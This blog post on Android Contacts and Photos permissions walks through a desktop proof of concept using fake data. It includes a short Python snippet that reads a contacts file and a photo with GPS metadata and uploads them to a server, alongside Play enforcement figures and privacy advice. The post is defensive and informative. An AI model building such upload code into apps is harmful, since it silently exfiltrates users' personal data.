You tap Allow on a permission prompt without reading it twice. Contacts, so the app can find your friends. Photos, so you can set a profile picture. The whole thing takes about a second and you move on with your day.
I wanted to know what that tap actually hands over, so instead of explaining it in the abstract, I built a proof of concept of the mechanism an app uses once it already has that access, and ran it on my own desktop with fake data.
TL;DR: Granting Contacts or Photos access on Android controls what an app can read, not what it can send elsewhere. I demonstrated that second step myself, on my own machine with fake data, in about ten lines of code. Google says it blocked over 1.75 million policy-violating apps and denied 255,000 apps excessive data access on Play in 2025, but pre-publication review does not cover apps installed from outside Play, and removing an app from Play does not erase it from phones that already have it.
What Contacts and Photos permission actually hands over
Granting Contacts gives an app broad read access to everything stored in Android’s Contacts Provider: names, phone numbers, email addresses, birthdays, and whatever else is attached to the people synced to your accounts, not just the ones you typed in by hand. The note field surprised me most, since Android needs no extra permission to read it, and people store gate codes and Wi-Fi passwords there without thinking twice.
That is the exact access Google is moving to close off. Android 17 replaces broad address book access with a system Contacts Picker for apps that target the new API level, so an app only sees the specific contacts you pick rather than your whole list.
Photos can carry EXIF metadata: capture date, camera model, and sometimes GPS coordinates. Android redacts that location data by default unless the app also holds ACCESS_MEDIA_LOCATION and specifically requests the unredacted file, a safeguard that stops applying the moment that second permission is granted too. Full access is not the only option either: Android 14 added Selected Photos Access, so granting Photos permission can mean your entire library, or only the handful of images you picked, depending on which option you chose.
The ten lines that turn a permission into an upload
There are really three separate steps here: Android grants an app permission, the app reads the permitted data through Android’s own APIs, and the app sends what it read to a server. My desktop script skips the first two and starts with files that have already been read, so it is isolating just the third step, the one most explainers wave past. I set up both sides on my own desktop, a script standing in for an app that already has the access, and a small server standing in for whatever company collects it.
Everything here is invented. Three fake contacts I wrote myself, three photos with fabricated GPS coordinates, and a server that only listens on my own machine and never touched the internet. I am showing the mechanism, not accusing any specific app.
Here is the part that does the damage, once a real Android app already has the files it was granted access to read:
with open(CONTACTS_FILE) as f:
contacts_text = f.read()
with open(PHOTO_FILE, "rb") as f:
photo_bytes = f.read()
payload = {
"contacts_vcf": contacts_text,
"photo_base64": base64.b64encode(photo_bytes).decode(),
"exif_gps": gps_tag_read_from_the_photo, # from the photo's EXIF data
}
urllib.request.urlopen(
urllib.request.Request(SERVER, data=json.dumps(payload).encode())
)

That is the entire upload step, about ten lines on top of files already read. No exploit, no special trick, the same shape of code you would find in any app quietly phoning home with more than it should.

I then compared the file the server received against the original file on disk, byte-for-byte. They were identical. The fake notes I had planted on the test contacts, a made-up gate code and a made-up Wi-Fi password, arrived at the server fully intact and in plain text.

What this proves is that once an app can read a photo or a contact, turning that into an upload costs almost no extra code. What it does not prove is that any specific app on a store does this today, or that Android’s own APIs were involved in my test rather than a desktop stand-in for them.
Where Google Play’s rules stop this, and where they don’t
Developers declare what their app collects in Play’s Data Safety section, which is a disclosure, not itself a technical block. The actual enforcement sits alongside it: automated and AI-assisted review before an app publishes, and continued checks afterward.
The enforcement side of that is real, according to Google’s own 2025 ecosystem safety report. Google blocked over 1.75 million policy-violating apps from publishing on Play in 2025, banned more than 80,000 developer accounts, and denied over 255,000 apps excessive access to sensitive data like contacts and photos before they reached users. Google Play Protect, which also scans apps installed from outside Play, blocked 266 million risky install attempts and flagged 872,000 unique high-risk apps across 2.8 billion devices in 2025. Google’s own 2025 transparency report puts a separate number on already-published apps that got pulled: 2,012,981 removed in total, and 876,316 of those, or about 43.5 percent, for data protection and privacy violations specifically, the single largest category on the list.
Here is the part that matters for your own phone: when Google removes an already-published app from Play for a policy violation, that does not automatically delete it from devices where it is already installed. Google’s own support page says you can keep using an app removed from Play, you simply lose the ability to update it. Play Protect may send a notification offering to remove it, but you can also choose to keep it. That gap between removed-from-the-store and removed-from-your-phone is exactly why old, unused apps are worth checking manually.
| Where the app lives | Reviewed before publishing | Scanned by Play Protect |
|---|---|---|
| Published on Google Play | Yes, over 10,000 automated checks | Yes, daily |
| Sideloaded APK sent via WhatsApp or SMS | No | Yes, daily, if left on |
| Mod APK from a third party site | No | Yes, daily, if left on |
That gap in pre-publication review is exactly where fake banking apps live. Microsoft’s 2022 threat research documented fake rewards APKs named Axisbank_rewards.apk, Icici_rewards.apk, Icici_points.apk, and SBI_rewards.apk, distributed outside Play, that requested Contacts and SMS permissions to harvest banking credentials. Some newer campaigns go further, using Android’s accessibility service to read the screen itself, a more invasive mechanism than the simple file upload I demonstrated.
Neither layer guarantees that an app already granted Contacts or Photos access, sitting quietly on your phone, isn’t doing exactly what my ten lines of code did.
What you can actually do about it
Choose selected photos or limited access first on both platforms, you can always widen it later. Only grant Contacts when the app genuinely needs your address book for a feature you use, a dialer or messaging app has an obvious reason, a game or a flashlight app does not.
Review what you have already granted under Settings, Security and privacy, Permission manager on Android, or Settings, Privacy and Security on iPhone. Turn off location tagging on your camera, keep Play Protect switched on, and manually remove apps you have not opened in months rather than assuming a Play Store removal already did it for you. An unused app with a standing permission is risk with no benefit.
Frequently Asked Questions
Can an app send my contacts to its server without me knowing?
Yes. Once Contacts permission is granted, Android does not ask again before an app reads the data and sends it elsewhere, since internet access is granted automatically at install with no separate prompt.
Does Google Play check if an app is doing this?
Google blocked over 255,000 apps from excessive data access in 2025 before they reached Play, and its Play Protect feature also scans apps installed outside Play. Neither check inspects an app’s code line by line after it is already on your phone.
If Google removes an app from Play for a privacy violation, does it disappear from my phone too?
No. You can keep using an app already installed after it is removed from Play, you just lose the ability to update it, which is why manually checking old apps matters more than assuming the Play Store already handled it.
Does Android hide my photo’s location from every app?
Not automatically. Android redacts GPS data unless the app also holds the ACCESS_MEDIA_LOCATION permission and specifically requests the original file, in which case the real coordinates are readable.
What is the single most effective thing I can do right now?
Open your permission manager and revoke Contacts access from any app that is not a phone, messaging, or dialer app. That one change removes the biggest exposure for the least effort.
The permissions you grant matter more than you think
The proof of concept on my desktop took about fifteen minutes to build and run, and that is the part worth sitting with. Turning a granted permission into an upload is not hard, so the real gatekeeper is whether you granted the permission in the first place.
If you build apps, use the system picker instead of asking for standing access. If you just use apps, the handful of permissions you say no to this week matter more than any setting buried in a privacy dashboard later.